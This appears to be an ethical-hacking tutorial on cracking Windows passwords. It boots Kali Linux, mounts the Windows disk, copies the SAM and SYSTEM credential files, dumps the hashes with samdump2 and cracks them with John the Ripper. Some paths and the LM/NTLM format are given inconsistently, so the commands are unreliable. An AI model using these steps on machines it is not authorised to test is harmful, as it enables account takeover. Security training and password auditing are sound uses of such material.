




















JOHN THE RIPPER:- John the Ripper is a password cracker tool, that tries to detect weak passwords. John the Ripper can run on a wide variety of passwords and hashes. This tool is also helpful in recovery of the password, in case you forget your password, mention ethical hacking professionals.
John the Ripper is popular because of the dictionary attacks & is mainly used in brute-force attacks. Ethical hacking researcher of iicybersecurity said this method is useful because many old firms still use windows old versions which is not good in terms of cybersecurity.
CRACKING THE WINDOWS:-
In Windows, the password is typically stored in the SAM file in %SystemRoot%\system32\config. Windows uses the NTLM hash. During the boot time, the hashes from the SAM file gets decrypted using SYSKEY, and the hashes are loaded in the registry which is then used for authentication purposes, according to ethical hacking courses.
Windows does not allow users to copy the SAM file in another location so you have to use another OS to mount Windows over it and copy the SAM file. Once the file is copied we will decrypt the SAM file with SYSKEY and get the hashes for breaking the password.
In the below case, we are using Kali Linux OS to mount the Windows partition over it.
- For making the bootable disk you can use Rufus freeware which is available here: https://rufus.ie/en_IE.html
- This freeware is very easy to use. You simply have to select the Kali linux iso image to make a bootable disk.
- After creating the boot disk. Simply boot with a bootable disk and follow the steps mentioned below:
- First, you have to check the hard disk partition where the windows is installed. For that type fdisk -l.
CHECKING THE HARD DISK PARTITIONS:-
- In the above screenshot, after executing the query the command has shown 3 partitions of the target hard disk. By looking at the size of the partition you can know where the target OS (Windows) is installed.
MOUNT:-
- Type mkdir /mnt/CDrive for creating the directory.
- For mounting the hard disk partition /dev/sda2 to the CDrive directory, type mount /dev/sda2 /mnt/tmp/CDrive
- Then for checking the mount point. Type ls -ltr /mnt/tmp/CDrive
- Type mount to check the mounted drive
root@kali:~/temp# mount

sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)

proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)

udev on /dev type devtmpfs (rw,nosuid,relatime,size=2042548k,nr_inodes=201161,mode=755)

devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)

tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=412292k,mode=755)

/dev/sdb1 on /run/live/medium type vfat (ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro)

/dev/loop0 on /run/live/rootfs/filesystem.squashfs type squashfs (ro,noatime)

tmpfs on /run/live/overlay type tmpfs (rw,noatime,size=2061444k,mode=755)

overlay on / type overlay (rw,noatime,lowerdir=/run/live/rootfs/filesystem.squashfs/,upperdir=/run/live/overlay/rw,workdir=/run/live/overlay/work)

tmpfs on /usr/lib/live/mount type tmpfs (rw,nosuid,noexec,relatime,size=412292k,mode=755)

/dev/sdb1 on /usr/lib/live/mount/medium type vfat (ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro)

/dev/loop0 on /usr/lib/live/mount/rootfs/filesystem.squashfs type squashfs (ro,noatime)

tmpfs on /usr/lib/live/mount/overlay type tmpfs (rw,noatime,size=2061444k,mode=755)

securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)

tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)

tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)

tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)

cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)

bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)

cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)

cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)

cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)

cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)

cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)

cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)

cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)

cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)

cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)

systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=34,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=16732)

hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)

mqueue on /dev/mqueue type mqueue (rw,relatime)

debugfs on /sys/kernel/debug type debugfs (rw,relatime)

tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime)

binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)

tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=412288k,mode=700)

gvfsd-fuse on /run/user/0/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_id=0,group_id=0)

fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
/dev/sda2 on /mnt/CDrive type fuseblk (rw,relatime,user_id=0,group_id=0,allow_other,blksize=4096)
- In the above output, the last line shows that the target hard disk partition has been mounted to CDrive directory.
COPYING THE SAM FILE:-
- Type mkdir /tmp/temp
- Type cp /mnt/CDrive/Windows/System32/config/SAM /tmp/temp
SAM FILE:-
- Samdump2 fetches the SYSKEY and extracts hashes from the Windows SAM file.
- To install the samdump2 type sudo apt-get update after that type sudo apt-get install samdump2.
COPYING THE SYSTEM FILE:-
- Now copy the SYSKEY file, type cp /mnt/CDrive/Windows/System32/config/SYSTEM /tmp/temp
- Type samdump2 SYSTEM SAM

- In the above screenshot, after executing samdump2. The samdump2 will show the hashes in SAM files. In the next red mark, there are 4 users on the target system.
- Now type samdump2 SYSTEM SAM > hash.txt to redirect the hash output to a file named hash.txt.
CRACKING PASSWORD USING JOHN THE RIPPER:-
- Type john –format=LM –wordlist=/root/usr/share/john/password_john.txt hash.txt

- In the above screenshot after executing the above query. The wordlist will be used to crack the password. As shown above, the current password for the target OS is 123456.
- An attacker can also use his own wordlist to crack the password. In kali linux many wordlists are available that can be used in cracking. To use the kali linux wordlist go to -> /usr/share/wordlists/
NOTE:- The above method will work till WINDOWS 7 Operating system. It will not work on WINDOWS 8/8.1/10
